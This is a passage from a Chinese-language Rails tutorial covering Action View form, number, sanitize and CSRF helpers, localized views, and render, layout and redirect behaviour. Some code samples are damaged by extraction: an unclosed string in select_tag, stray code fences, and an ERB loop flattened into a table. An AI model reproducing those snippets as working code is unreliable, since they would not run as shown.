9.6.9 FormOptionsHelper 模块

`FormOptionsHelper` 模块提供了许多方法，用于把不同类型的容器转换为一组选项标签。

9.6.9.1 collection_select 方法

`collection_select` 方法返回一个集合的选择列表标签，其中每个集合元素的两个指定方法的返回值分别是每个选项的值和文本。

在下面的示例代码中，我们定义了两个模型：

```
class Article < ApplicationRecord
  belongs_to :author
end

class Author < ApplicationRecord
  has_many :articles
  def name_with_initial
    "#{first_name.first}. #{last_name}"
  end
end
```

```
    end
  end
```

在下面的示例代码中，`collection_select` 方法用于生成 `Article` 模型的实例 `@article` 的相关作者的选择列表：

```
collection_select(:article, :author_id, Author.all, :id, :name_with_initial, { prompt: true })
```

如果 `@article.author_id` 的值为 1，上面的代码会生成下面的 HTML：

```
<select name="article[author_id]">
  <option value="">Please select</option>
  <option value="1" selected="selected">D. Heinemeier Hansson</option>
  <option value="2">D. Thomas</option>
  <option value="3">M. Clark</option>
</select>
```

9.6.9.2 collection_radio_buttons 方法

`collection_radio_buttons` 方法返回一个集合的单选按钮标签，其中每个集合元素的两个指定方法的返回值分别是每个选项的值和文本。

在下面的示例代码中，我们定义了两个模型：

```
class Article < ActiveRecord
  belongs_to :author
end

class Author < ActiveRecord
  has_many :articles
  def name_with_initial
    "#{first_name.first}. #{last_name}"
  end
end
```

在下面的示例代码中，`collection_radio_buttons` 方法用于生成 `Article` 模型的实例 `@article` 的相关作者的单选按钮：

```
collection_radio_buttons(:article, :author_id, Author.all, :id, :name_with_initial)
```

如果 `@article.author_id` 的值为 1，上面的代码会生成下面的 HTML：

```
<input id="article_author_id_1" name="article[author_id]" type="radio" value="1"
checked="checked" />
<label for="article_author_id_1">D. Heinemeier Hansson</label>
<input id="article_author_id_2" name="article[author_id]" type="radio" value="2" />
<label for="article_author_id_2">D. Thomas</label>
<input id="article_author_id_3" name="article[author_id]" type="radio" value="3" />
<label for="article_author_id_3">M. Clark</label>
```

9.6.9.3 collection_check_boxes 方法

`collection_check_boxes` 方法返回一个集合的复选框标签，其中每个集合元素的两个指定方法的返回值分别是每个选项的值和文本。

在下面的示例代码中，我们定义了两个模型：

```
class Article < ActiveRecord
  has_and_belongs_to_many :authors
end

class Author < ActiveRecord
  has_and_belongs_to_many :articles
  def name_with_initial
    "#{first_name.first}. #{last_name}"
  end
end
```

在下面的示例代码中，`collection_check_boxes` 方法用于生成 `Article` 模型的实例 `@article` 的相关作者的复选框：

```
collection_check_boxes(:article, :author_ids, Author.all, :id, :name_with_initial)
```

如果 `@article.author_ids` 的值为 [1]，上面的代码会生成下面的 HTML：

```
<input id="article_author_ids_1" name="article[author_ids][]" type="checkbox" value="1" checked="checked" />
<label for="article_author_ids_1">D. Heinemeier Hansson</label>
<input id="article_author_ids_2" name="article[author_ids][]" type="checkbox" value="2" />
<label for="article_author_ids_2">D. Thomas</label>
<input id="article_author_ids_3" name="article[author_ids][]" type="checkbox" value="3" />
<label for="article_author_ids_3">M. Clark</label>
<input name="article[author_ids][]" type="hidden" value="" />
```

9.6.9.4 option_groups_from_collection_for_select 方法

和 `options_from_collection_for_select` 方法类似，`option_groups_from_collection_for_select` 方法返回一组选项标签，区别在于使用 `option_groups_from_collection_for_select` 方法时这些选项会根据模型的关联关系用 `optgroup` 标签分组。

在下面的示例代码中，我们定义了两个模型：

```
class Continent < ActiveRecord
  has_many :countries
  # attrbs: id, name
end

class Country < ActiveRecord
  belongs_to :continent
  # attrbs: id, name, continent_id
end
```

示例用法：

```
option_groups_from_collection_for_select(@continents, :countries, :name, :id, :name, 3)
```

可能的输出结果：

```
<optgroup label="Africa">
```

```

<option value="1">Egypt</option>
<option value="4">Rwanda</option>
...
</optgroup>
<optgroup label="Asia">
  <option value="3" selected="selected">China</option>
  <option value="12">India</option>
  <option value="5">Japan</option>
...
</optgroup>

```

注意：`option_groups_from_collection_for_select`方法只返回 `optgroup` 和 `option` 标签，我们要把这些 `optgroup` 和 `option` 标签放在 `select` 标签里。

9.6.9.5 `options_for_select` 方法

`options_for_select` 方法接受容器（如散列、数组、可枚举对象、自定义类型）作为参数，返回一组选项标签。

```

options_for_select([ "VISA", "MasterCard" ])
# => <option>VISA</option> <option>MasterCard</option>

```

注意：`options_for_select` 方法只返回 `option` 标签，我们要把这些 `option` 标签放在 `select` 标签里。

9.6.9.6 `options_from_collection_for_select` 方法

`options_from_collection_for_select` 方法通过遍历集合返回一组选项标签，其中每个集合元素的 `value_method` 和 `text_method` 方法的返回值分别是每个选项的值和文本。

```
# options_from_collection_for_select(collection, value_method, text_method, selected = nil)
```

在下面的示例代码中，我们遍历 `@project.people` 集合得到 `person` 元素，`person.id` 和 `person.name` 方法分别是前面提到的 `value_method` 和 `text_method` 方法，这两个方法分别返回选项的值和文本：

```

options_from_collection_for_select(@project.people, "id", "name")
# => <option value="#{person.id}">#{person.name}</option>

```

注意：`options_from_collection_for_select` 方法只返回 `option` 标签，我们要把这些 `option` 标签放在 `select` 标签里。

9.6.9.7 `select` 方法

`select` 方法使用指定对象和方法创建选择列表标签。

示例用法：

```
select("article", "person_id", Person.all.collect { |p| [ p.name, p.id ] }, { include_blank: true })
```

如果 `@article.person_id` 的值为 1，上面的代码会生成下面的 HTML：

```

<select name="article[person_id]">
<option value=""></option>
<option value="1" selected="selected">David</option>

```

```
<option value="2">Eileen</option>
<option value="3">Rafael</option>
</select>
```

9.6.9.8 time_zone_options_for_select 方法

time_zone_options_for_select 方法返回一组选项标签，其中每个选项对应一个时区，这些时区几乎包含了世界上所有的时区。

9.6.9.9 time_zone_select 方法

time_zone_select 方法返回时区的选择列表标签，其中选项标签是通过 time_zone_options_for_select 方法生成的。

```
time_zone_select( "user", "time_zone" )
```

9.6.9.10 date_field 方法

date_field 方法返回用于处理指定模型属性的日期输入框标签。

```
date_field("user", "dob")
```

9.6.10 FormTagHelper 模块

FormTagHelper 模块提供了许多用于创建表单标签的方法。和 FormHelper 模块不同，FormTagHelper 模块提供的方法不依赖于传递给模板的 Active Record 对象。作为替代，我们可以手动为表单的各个组件的标签提供 name 和 value 属性。

9.6.10.1 check_box_tag 方法

check_box_tag 方法用于创建复选框标签。

```
check_box_tag 'accept'
# => <input id="accept" name="accept" type="checkbox" value="1" />
```

9.6.10.2 field_set_tag 方法

field_set_tag 方法用于创建 fieldset 标签。

```
<%= field_set_tag do %>
  <p><%= text_field_tag 'name' %></p>
<% end %>
# => <fieldset><p><input id="name" name="name" type="text" /></p></fieldset>
```

9.6.10.3 file_field_tag 方法

file_field_tag 方法用于创建文件上传组件标签。

```
<%= form_tag({ action: "post" }, multipart: true) do %>
  <label for="file">File to Upload</label> <%= file_field_tag "file" %>
  <%= submit_tag %>
<% end %>
```

示例输出：

```
file_field_tag 'attachment'  
# => <input id="attachment" name="attachment" type="file" />
```

9.6.10.4 form_tag 方法

form_tag 方法用于创建表单标签。和 ActionController::Base#url_for 方法类似，form_tag 方法的第一个参数是 url_for_options 选项，用于说明提交表单的 URL。

```
<%= form_tag '/articles' do %>  
  <div><%= submit_tag 'Save' %></div>  
<% end %>  
# => <form action="/articles" method="post"><div><input type="submit" name="submit"  
value="Save" /></div></form>
```

9.6.10.5 hidden_field_tag 方法

hidden_field_tag 方法用于创建隐藏输入字段标签。隐藏输入字段用于传递因 HTTP 无状态特性而丢失的数据，或不想让用户看到的数据。

```
hidden_field_tag 'token', 'VUBJKB23UIVI1UU1VOBVI@'  
# => <input id="token" name="token" type="hidden" value="VUBJKB23UIVI1UU1VOBVI@" />
```

9.6.10.6 image_submit_tag 方法

image_submit_tag 方法会显示一张图像，点击这张图像会提交表单。

```
image_submit_tag("login.png")  
# => <input src="/images/login.png" type="image" />
```

9.6.10.7 label_tag 方法

label_tag 方法用于创建 label 标签。

```
label_tag 'name'  
# => <label for="name">Name</label>
```

9.6.10.8 password_field_tag 方法

password_field_tag 方法用于创建密码框标签。用户在密码框中输入的密码会被隐藏起来。

```
password_field_tag 'pass'  
# => <input id="pass" name="pass" type="password" />
```

9.6.10.9 radio_button_tag 方法

radio_button_tag 方法用于创建单选按钮标签。为一组单选按钮设置相同的 name 属性即可实现对一组选项进行单选。

```
radio_button_tag 'gender', 'male'  
# => <input id="gender_male" name="gender" type="radio" value="male" />
```

9.6.10.10 select_tag 方法

select_tag 方法用于创建选择列表标签。

```
select_tag "people", "<option>David</option>
# => <select id="people" name="people"><option>David</option></select>
```

9.6.10.11 submit_tag 方法

submit_tag 方法用于创建提交按钮标签，并在按钮上显示指定的文本。

```
submit_tag "Publish this article"
# => <input name="commit" type="submit" value="Publish this article" />
```

9.6.10.12 text_area_tag 方法

text_area_tag 方法用于创建文本区域标签。文本区域用于输入较长的文本，如博客帖子或页面描述。

```
text_area_tag 'article'
# => <textarea id="article" name="article"></textarea>
```

9.6.10.13 text_field_tag 方法

text_field_tag 方法用于创建文本框标签。文本框用于输入较短的文本，如用户名或搜索关键词。

```
text_field_tag 'name'
# => <input id="name" name="name" type="text" />
```

9.6.10.14 email_field_tag 方法

email_field_tag 方法用于创建电子邮件地址输入框标签。

```
email_field_tag 'email'
# => <input id="email" name="email" type="email" />
```

9.6.10.15 url_field_tag 方法

url_field_tag 方法用于创建 URL 地址输入框标签。

```
url_field_tag 'url'
# => <input id="url" name="url" type="url" />
```

9.6.10.16 date_field_tag 方法

date_field_tag 方法用于创建日期输入框标签。

```
date_field_tag "dob"
# => <input id="dob" name="dob" type="date" />
```

9.6.11 JavaScriptHelper 模块

JavaScriptHelper 模块提供在视图中使用 JavaScript 的相关方法。

9.6.11.1 escape_javascript 方法

escape_javascript 方法转义 JavaScript 代码中的回车符、单引号和双引号。

9.6.11.2 javascript_tag 方法

javascript_tag 方法返回放在 script 标签里的 JavaScript 代码。

```
javascript_tag "alert('All is good')"

<script>
//<![CDATA[
alert('All is good')
//]]>
</script>
```

9.6.12 NumberHelper 模块

NumberHelper 模块提供把数字转换为格式化字符串的方法，包括把数字转换为电话号码、货币、百分数、具有指定精度的数字、带有千位分隔符的数字和文件大小的方法。

9.6.12.1 number_to_currency 方法

number_to_currency 方法用于把数字转换为货币字符串（例如 \$13.65）。

```
number_to_currency(1234567890.50) # => $1,234,567,890.50
```

9.6.12.2 number_to_human_size 方法

number_to_human_size 方法用于把数字转换为容易阅读的形式，常用于显示文件大小。

```
number_to_human_size(1234)           # => 1.2 KB
number_to_human_size(1234567)        # => 1.2 MB
```

9.6.12.3 number_to_percentage 方法

number_to_percentage 方法用于把数字转换为百分数字符串。

```
number_to_percentage(100, precision: 0)      # => 100%
```

9.6.12.4 number_to_phone 方法

number_to_phone 方法用于把数字转换为电话号码（默认为美国）。

```
number_to_phone(1235551234) # => 123-555-1234
```

9.6.12.5 number_with_delimiter 方法

number_with_delimiter 方法用于把数字转换为带有千位分隔符的数字。

```
number_with_delimiter(12345678) # => 12,345,678
```

9.6.12.6 number_with_precision 方法

number_with_precision 方法用于把数字转换为具有指定精度的数字， 默认精度为 3。

```
number_with_precision(111.2345)      # => 111.235
number_with_precision(111.2345, precision: 2) # => 111.23
```

9.6.13 SanitizeHelper 模块

SanitizeHelper 模块提供从文本中清除不需要的 HTML 元素的方法。

9.6.13.1 sanitize 方法

sanitize 方法会对所有标签进行 HTML 编码，并清除所有未明确允许的属性。

```
sanitize @article.body
```

如果指定了 :attributes 或 :tags 选项，那么只有指定的属性或标签才不会被清除。

```
sanitize @article.body, tags: %w(table tr td), attributes: %w(id class style)
```

要想修改 sanitize 方法的默认选项，例如把表格标签设置为允许的属性，可以按下面的方式设置：

```
class Application < Rails::Application
  config.action_view.sanitized_allowed_tags = 'table', 'tr', 'td'
end
```

9.6.13.2 sanitize_css(style) 方法

sanitize_css(style) 方法用于净化 CSS 代码。

9.6.13.3 strip_links(html) 方法

strip_links(html) 方法用于清除文本中所有的链接标签，只保留链接文本。

```
strip_links('<a href="http://rubyonrails.org">Ruby on Rails</a>')
# => Ruby on Rails

strip_links('emails to <a href="mailto:me@email.com">me@email.com</a>.')
# => emails to me@email.com.

strip_links('Blog: <a href="http://myblog.com/">Visit</a>.')
# => Blog: Visit.
```

9.6.13.4 strip_tags(html) 方法

strip_tags(html) 方法用于清除包括注释在内的所有 HTML 标签。这个方法的功能由 rails-html-sanitizer gem 提供。

```
strip_tags("Strip <i>these</i> tags!")
# => Strip these tags!

strip_tags("<b>Bold</b> no more! <a href='more.html'>See more</a>")
# => Bold no more! See more
```

注意：使用 `strip_tags(html)` 方法清除后的文本仍然可能包含 <、> 和 & 字符，从而导致浏览器显示异常。

9.6.14 CsrfHelper 模块

`csrf_meta_tags` 方法用于生成 `csrf-param` 和 `csrf-token` 这两个元标签，它们分别是跨站请求伪造保护的参数和令牌。

```
<%= csrf_meta_tags %>
```

注意

普通表单生成隐藏字段，因此不使用这些标签。关于这个问题的更多介绍，请参阅 [19.3 节](#)。

9.7 本地化视图

Action View 可以根据当前的本地化设置渲染不同的模板。

假如 `ArticlesController` 控制器中有 `show` 动作。默认情况下，调用 `show` 动作会渲染 `app/views/articles/show.html.erb` 模板。如果我们设置了 `I18n.locale = :de`，那么调用 `show` 动作会渲染 `app/views/articles/show.de.html.erb` 模板。如果对应的本地化模板不存在，就会使用对应的默认模板。这意味着我们不需要为所有情况提供本地化视图，但如果本地化视图可用就会优先使用。

我们可以使用相同的技术来本地化公共目录中的错误文件。例如，通过设置 `I18n.locale = :de` 并创建 `public/500.de.html` 和 `public/404.de.html` 文件，我们就拥有了本地化的错误文件。

由于 Rails 不会限制用于设置 `I18n.locale` 的符号，我们可以利用本地化视图根据我们喜欢的任何东西来显示不同的内容。例如，假设专家用户应该看到和普通用户不同的页面，我们可以在 `app/controllers/application.rb` 配置文件中进行如下设置：

```
before_action :set_expert_locale

def set_expert_locale
  I18n.locale = :expert if current_user.expert?
end
```

然后创建 `app/views/articles/show.expert.html.erb` 这样的显示给专家用户看的特殊视图。

关于 Rails 国际化的更多介绍，请参阅 [第 15 章](#)。

第 10 章 Rails 布局和视图渲染

本文介绍 Action Controller 和 Action View 的基本布局功能。

读完本文后，您将学到：

- 如何使用 Rails 内置的各种渲染方法；
- 如果创建具有多个内容区域的布局；
- 如何使用局部视图去除重复；
- 如何使用嵌套布局（子模板）。

10.1 概览：各组件之间如何协作

本文关注 MVC 架构中控制器和视图之间的交互。你可能已经知道，控制器在 Rails 中负责协调处理请求的整个过程，它经常把繁重的操作交给模型去做。返回响应时，控制器把一些操作交给视图——这正是本文的话题。

总的来说，这个过程涉及到响应中要发送什么内容，以及调用哪个方法创建响应。如果响应是个完整的视图，Rails 还要做些额外工作，把视图套入布局，有时还要渲染局部视图。后文会详细讲解整个过程。

10.2 创建响应

从控制器的角度来看，创建 HTTP 响应有三种方法：

- 调用 `render` 方法，向浏览器发送一个完整的响应；
- 调用 `redirect_to` 方法，向浏览器发送一个 HTTP 重定向状态码；
- 调用 `head` 方法，向浏览器发送只含 HTTP 首部的响应；

10.2.1 默认的渲染行为

你可能已经听说过 Rails 的开发原则之一是“多约定，少配置”。默认的渲染行为就是这一原则的完美体现。默认情况下，Rails 中的控制器渲染路由名对应的视图。假如 `BooksController` 类中有下述代码：

```
class BooksController < ApplicationController
end
```

在路由文件中有如下代码：

```
resources :books
```

而且有个名为 `app/views/books/index.html.erb` 的视图文件：

```
<h1>Books are coming soon!</h1>
```

那么，访问 `/books` 时，Rails 会自动渲染视图 `app/views/books/index.html.erb`，网页中会看到显示有“Books are coming soon!”。

然而，网页中显示这些文字没什么用，所以后续你可能会创建一个 `Book` 模型，然后在 `BooksController` 中添加 `index` 动作：

```
class BooksController < ApplicationController
  def index
    @books = Book.all
  end
end
```

注意，基于“多约定，少配置”原则，在 `index` 动作末尾并没有指定要渲染视图，Rails 会自动在控制器的视图文件夹中寻找 `action_name.html.erb` 模板，然后渲染。这里，Rails 渲染的是 `app/views/books/index.html.erb` 文件。

如果要在视图中显示书籍的属性，可以使用 ERB 模板，如下所示：

```
<h1>Listing Books</h1>



| Title             | Summary             |                      |                      |                                                                          |
|-------------------|---------------------|----------------------|----------------------|--------------------------------------------------------------------------|
| <%= book.title %> | <%= book.content %> | <a href="#">Show</a> | <a href="#">Edit</a> | <a data-confirm="Are you sure?" data-method="delete" href="#">Remove</a> |

New book
```

注意

真正处理渲染过程的是 `ActionView::TemplateHandlers` 的子类。本文不做深入说明，但要知道，文件的扩展名决定了要使用哪个模板处理器。从 Rails 2 开始，ERB 模板（含有嵌入式 Ruby 代码的 HTML）的标准扩展名是 `.erb`，Builder 模板（XML 生成器）的标准扩展名是 `.builder`。

10.2.2 使用 `render` 方法

多数情况下，`ActionController::Base#render` 方法都能担起重则，负责渲染应用的内容，供浏览器使用。`render` 方法的行为有多种定制方式，可以渲染 Rails 模板的默认视图、指定的模板、文件、行间代码或者什么也不渲染。渲染的内容可以是文本、JSON 或 XML。而且还可以设置响应的内容类型和 HTTP 状态码。

提示

如果不想使用浏览器而直接查看调用 `render` 方法得到的结果，可以调用 `render_to_string` 方法。它与 `render` 的用法完全一样，但是不会把响应发给浏览器，而是直接返回一个字符串。

10.2.2.1 渲染动作的视图

如果想渲染同个控制器中的其他模板，可以把视图的名字传给 `render` 方法：

```
def update
  @book = Book.find(params[:id])
  if @book.update(book_params)
    redirect_to(@book)
  else
    render "edit"
  end
end
```

如果调用 `update` 失败，`update` 动作会渲染同个控制器中的 `edit.html.erb` 模板。

如果不想用字符串，还可使用符号指定要渲染的动作：

```
def update
  @book = Book.find(params[:id])
  if @book.update(book_params)
    redirect_to(@book)
  else
    render :edit
  end
end
```

10.2.2.2 渲染其他控制器中某个动作的模板

如果想渲染其他控制器中的模板该怎么做呢？还是使用 `render` 方法，指定模板的完整路径（相对于 `app/views`）即可。例如，如果控制器 `AdminProductsController` 在 `app/controllers/admin` 文件夹中，可使用下面的方式渲染 `app/views/products` 文件夹中的模板：

```
render "products/show"
```

因为参数中有条斜线，所以 Rails 知道这个视图属于另一个控制器。如果想让代码的意图更明显，可以使用 :template 选项（Rails 2.2 及之前的版本必须这么做）：

```
render template: "products/show"
```

10.2.2.3 渲染任意文件

render 方法还可渲染应用之外的视图：

```
render file: "/u/apps/warehouse_app/current/app/views/products/show"
```

:file 选项的值是绝对文件系统路径。当然，你要对使用的文件拥有相应权限。

注意

如果 :file 选项的值来自用户输入，可能导致安全问题，因为攻击者可以利用这一点访问文件系统中的机密文件。

默认情况下，使用当前布局渲染文件。

提示

如果在 Microsoft Windows 中运行 Rails，必须使用 :file 选项指定文件的路径，因为 Windows 中的文件名和 Unix 格式不一样。

10.2.2.4 小结

上述三种渲染方式（渲染同一个控制器中的另一个模板，选择另一个控制器中的模板，以及渲染文件系统中的任意文件）的作用其实是一样的。

在 BooksController 控制器的 update 动作中，如果更新失败后想渲染 views/books 文件夹中的 edit.html.erb 模板，下面这些做法都能达到这个目的：

```
render :edit
render action: :edit
render "edit"
render "edit.html.erb"
render action: "edit"
render action: "edit.html.erb"
render "books/edit"
render "books/edit.html.erb"
render template: "books/edit"
render template: "books/edit.html.erb"
render "/path/to/rails/app/views/books/edit"
render "/path/to/rails/app/views/books/edit.html.erb"
render file: "/path/to/rails/app/views/books/edit"
render file: "/path/to/rails/app/views/books/edit.html.erb"
```

你可以根据自己的喜好决定使用哪种方式，总的原则是，使用符合代码意图的最简单方式。

10.2.2.5 使用 render 方法的 :inline 选项

如果通过 :inline 选项提供 ERB 代码， render 方法就不会渲染视图。下述写法完全有效：

```
render inline: "<% products.each do |p| %><p><%= p.name %></p><% end %>"
```

提醒

但是很少使用这个选项。在控制器中混用 ERB 代码违反了 MVC 架构原则，也让应用的其他开发者难以理解应用的逻辑思路。请使用单独的 ERB 视图。

默认情况下，行间渲染使用 ERB。你可以使用 :type 选项指定使用 Builder：

```
render inline: "xml.p {'Horrid coding practice!'}", type: :builder
```

10.2.2.6 渲染文本

调用 render 方法时指定 :plain 选项，可以把没有标记语言的纯文本发给浏览器：

```
render plain: "OK"
```

提示

渲染纯文本主要用于响应 Ajax 或无需使用 HTML 的网络服务。

注意

默认情况下，使用 :plain 选项渲染纯文本时不会套用应用的布局。如果想使用布局，要指定 layout: true 选项。此时，使用扩展名为 .txt.erb 的布局文件。

10.2.2.7 渲染 HTML

调用 render 方法时指定 :html 选项，可以把 HTML 字符串发给浏览器：

```
render html: "<strong>Not Found</strong>".html_safe
```

提示

这种方式可用于渲染 HTML 片段。如果标记很复杂，就要考虑使用模板文件了。

注意

使用 html: 选项时，如果没调用 html_safe 方法把 HTML 字符串标记为安全的，HTML 实体会转义。

10.2.2.8 渲染 JSON

JSON 是一种 JavaScript 数据格式，很多 Ajax 库都用这种格式。Rails 内建支持把对象转换成 JSON，经渲染

后再发送给浏览器。

```
render json: @product
```

提示

在需要渲染的对象上无需调用 `to_json` 方法。如果有 `:json` 选项，`render` 方法会自动调用 `to_json`。

10.2.2.9 渲染 XML

Rails 也内建支持把对象转换成 XML，经渲染后再发给调用方：

```
render xml: @product
```

提示

在需要渲染的对象上无需调用 `to_xml` 方法。如果有 `:xml` 选项，`render` 方法会自动调用 `to_xml`。

10.2.2.10 渲染普通的 JavaScript

Rails 能渲染普通的 JavaScript：

```
render js: "alert('Hello Rails')";
```

此时，发给浏览器的字符串，其 MIME 类型为 `text/javascript`。

10.2.2.11 渲染原始的主体

调用 `render` 方法时使用 `:body` 选项，可以不设置内容类型，把原始的内容发送给浏览器：

```
render body: "raw"
```

提示

只有不在意内容类型时才应该使用这个选项。多数时候，使用 `:plain` 或 `:html` 选项更合适。

注意

如果没有修改，这种方式返回的内容类型是 `text/html`，因为这是 Action Dispatch 响应默认使用的内容类型。

10.2.2.12 render 方法的选项

`render` 方法一般可接受五个选项：

- `:content_type`
- `:layout`

- `:location`
- `:status`
- `:formats`

10.2.2.12.1 `:content_type` 选项

默认情况下，Rails 渲染得到的结果内容类型为 `text/html`（如果使用 `:json` 选项，内容类型为 `application/json`；如果使用 `:xml` 选项，内容类型为 `application/xml`）。如果需要修改内容类型，可使用 `:content_type` 选项：

```
render file: filename, content_type: "application/rss"
```

10.2.2.12.2 `:layout` 选项

`render` 方法的大多数选项渲染得到的结果都会作为当前布局的一部分显示。后文会详细介绍布局。

`:layout` 选项告诉 Rails，在当前动作中使用指定的文件作为布局：

```
render layout: "special_layout"
```

也可以告诉 Rails 根本不使用布局：

```
render layout: false
```

10.2.2.12.3 `:location` 选项

`:location` 选项用于设置 HTTP Location 首部：

```
render xml: photo, location: photo_url(photo)
```

10.2.2.12.4 `:status` 选项

Rails 会自动为生成的响应附加正确的 HTTP 状态码（大多数情况下是 `200 OK`）。使用 `:status` 选项可以修改状态码：

```
render status: 500
render status: :forbidden
```

Rails 能理解数字状态码和对应的符号，如下所示：

响应类别	HTTP 状态码	符号
信息	100	<code>:continue</code>
	101	<code>:switching_protocols</code>
	102	<code>:processing</code>
成功	200	<code>:ok</code>
	201	<code>:created</code>
	202	<code>:accepted</code>
	203	<code>:non_authoritative_information</code>

(续)

响应类别	HTTP 状态码	符号
	204	:no_content
	205	:reset_content
	206	:partial_content
	207	:multi_status
	208	:already_reported
	226	:im_used
重定向	300	:multiple_choices
	301	:moved_permanently
	302	:found
	303	:see_other
	304	:not_modified
	305	:use_proxy
	307	:temporary_redirect
	308	:permanent_redirect
客户端错误	400	:bad_request
	401	:unauthorized
	402	:payment_required
	403	:forbidden
	404	:not_found
	405	:method_not_allowed
	406	:not_acceptable
	407	:proxy_authentication_required
	408	:request_timeout
	409	:conflict
	410	:gone
	411	:length_required
	412	:precondition_failed
	413	:payload_too_large
	414	:uri_too_long
	415	:unsupported_media_type

响应类别	HTTP 状态码	符号
	416	:range_not_satisfiable
	417	:expectation_failed
	422	:unprocessable_entity
	423	:locked
	424	:failed_dependency
	426	:upgrade_required
	428	:precondition_required
	429	:too_many_requests
	431	:request_header_fields_too_large
服务器错误	500	:internal_server_error
	501	:not_implemented
	502	:bad_gateway
	503	:service_unavailable
	504	:gateway_timeout
	505	:http_version_not_supported
	506	:variant_also_negotiates
	507	:insufficient_storage
	508	:loop_detected
	510	:not_extended
	511	:network_authentication_required

注意

如果渲染内容时指定了与内容无关的状态码（100-199、204、205 或 304），响应会弃之不用。

10.2.2.12.5 :formats 选项

Rails 使用请求中指定的格式（或者使用默认的 :html）。如果想改变格式，可以指定 :formats 选项。它的值是一个符号或一个数组。

```
render formats: :xml
render formats: [:json, :xml]
```

如果指定格式的模板不存在，抛出 `ActionView::MissingTemplate` 错误。

10.2.2.13 查找布局

查找布局时，Rails 首先查看 `app/views/layouts` 文件夹中是否有和控制器同名的文件。例如，渲染 `PhotosController` 中的动作会使用 `app/views/layouts/photos.html.erb`（或 `app/views/layouts/photos.builder`）。如果没找到针对控制器的布局，Rails 会使用 `app/views/layouts/application.html.erb` 或 `app/views/layouts/application.builder`。如果没有 `.erb` 布局，Rails 会使用 `.builder` 布局（如果文件存在）。Rails 还提供了多种方法用来指定单个控制器和动作使用的布局。

10.2.2.13.1 指定控制器所用的布局

在控制器中使用 `layout` 声明，可以覆盖默认使用的布局约定。例如：

```
class ProductsController < ApplicationController
  layout "inventory"
  #...
end
```

这么声明之后，`ProductsController` 渲染的所有视图都将使用 `app/views/layouts/inventory.html.erb` 文件作为布局。

要想指定整个应用使用的布局，可以在 `ApplicationController` 类中使用 `layout` 声明：

```
class ApplicationController < ActionController::Base
  layout "main"
  #...
end
```

这么声明之后，整个应用的视图都会使用 `app/views/layouts/main.html.erb` 文件作为布局。

10.2.2.13.2 在运行时选择布局

可以使用一个符号把布局延后到处理请求时再选择：

```
class ProductsController < ApplicationController
  layout :products_layout

  def show
    @product = Product.find(params[:id])
  end

  private
  def products_layout
    @current_user.special? ? "special" : "products"
  end

end
```

现在，如果当前用户是特殊用户，会使用一个特殊布局渲染产品视图。

还可使用行间方法，例如 `Proc`，决定使用哪个布局。如果使用 `Proc`，其代码块可以访问 `controller` 实例，这样就能根据当前请求决定使用哪个布局：

```
class ProductsController < ApplicationController
  layout Proc.new { |controller| controller.request.xhr? ? "popup" : "application" }
```

```
end
```

10.2.2.13.3 根据条件设定布局

在控制器中指定布局时可以使用 `:only` 和 `:except` 选项。这两个选项的值可以是一个方法名或者一个方法名数组，对应于控制器中的动作：

```
class ProductsController < ApplicationController
  layout "product", except: [:index, :rss]
end
```

这么声明后，除了 `rss` 和 `index` 动作之外，其他动作都使用 `product` 布局渲染视图。

10.2.2.13.4 布局继承

布局声明按层级顺序向下顺延，专用布局比通用布局优先级高。例如：

- `application_controller.rb`

```
class ApplicationController < ActionController::Base
  layout "main"
end
```
- `articles_controller.rb`

```
class ArticlesController < ApplicationController
end
```
- `special_articles_controller.rb`

```
class SpecialArticlesController < ArticlesController
  layout "special"
end
```
- `old_articles_controller.rb`

```
class OldArticlesController < SpecialArticlesController
  layout false

  def show
    @article = Article.find(params[:id])
  end

  def index
    @old_articles = Article.old
    render layout: "old"
  end
  # ...
end
```

在这个应用中：

- 一般情况下，视图使用 `main` 布局渲染；
- `ArticlesController#index` 使用 `main` 布局；

- `SpecialArticlesController#index` 使用 `special` 布局;
- `OldArticlesController#show` 不用布局;
- `OldArticlesController#index` 使用 `old` 布局;

10.2.2.13.5 模板继承

与布局的继承逻辑一样，如果在约定的路径上找不到模板或局部视图，控制器会在继承链中查找模板或局部视图。例如：

```
# in app/controllers/application_controller
class ApplicationController < ActionController::Base
end

# in app/controllers/admin_controller
class AdminController < ApplicationController
end

# in app/controllers/admin/products_controller
class Admin::ProductsController < AdminController
  def index
  end
end
```

`admin/products#index` 动作的查找顺序为：

- `app/views/admin/products/`
- `app/views/admin/`
- `app/views/application/`

因此，`app/views/application/` 最适合放置共用的局部视图，在 ERB 中可以像下面这样渲染：

```
<%# app/views/admin/products/index.html.erb %>
<%= render @products || "empty_list" %>

<%# app/views/application/_empty_list.html.erb %>
There are no items in this list <em>yet</em>.
```

10.2.2.14 避免双重渲染错误

多数 Rails 开发者迟早都会看到这个错误消息：Can only render or redirect once per action（一个动作只能渲染或重定向一次）。这个提示很烦人，也很容易修正。出现这个错误的原因是，没有理解 `render` 的工作原理。

例如，下面的代码会导致这个错误：

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show"
  end
  render action: "regular_show"
end
```

如果 `@book.special?` 的求值结果是 `true`, Rails 开始渲染, 把 `@book` 变量导入 `special_show` 视图中。但是, `show` 动作并不会就此停止运行, 当 Rails 运行到动作的末尾时, 会渲染 `regular_show` 视图, 从而导致这个错误。解决的办法很简单, 确保在一次代码运行路径中只调用一次 `render` 或 `redirect_to` 方法。有一个语句可以帮助解决这个问题, 那就是 `and return`。下面的代码对上述代码做了修改:

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show" and return
  end
  render action: "regular_show"
end
```

千万别用 `&& return` 代替 `and return`, 因为 Ruby 语言运算符优先级的关系, `&& return` 根本不起作用。

注意, `ActionController` 能检测到是否显式调用了 `render` 方法, 所以下面这段代码不会出错:

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show"
  end
end
```

如果 `@book.special?` 的结果是 `true`, 会渲染 `special_show` 视图, 否则就渲染默认的 `show` 模板。

10.2.3 使用 `redirect_to` 方法

响应 HTTP 请求的另一种方法是使用 `redirect_to`。如前所述, `render` 告诉 Rails 构建响应时使用哪个视图 (或其他静态资源)。`redirect_to` 做的事情则完全不同, 它告诉浏览器向另一个 URL 发起新请求。例如, 在应用中的任何地方使用下面的代码都可以重定向到 `photos` 控制器的 `index` 动作:

```
redirect_to photos_url
```

你可以使用 `redirect_back` 把用户带回他们之前所在的页面。前一个页面的地址从 `HTTP_REFERER` 首部中获取, 浏览器不一定会设定, 因此必须提供 `fallback_location`。

```
redirect_back(fallback_location: root_path)
```

注意

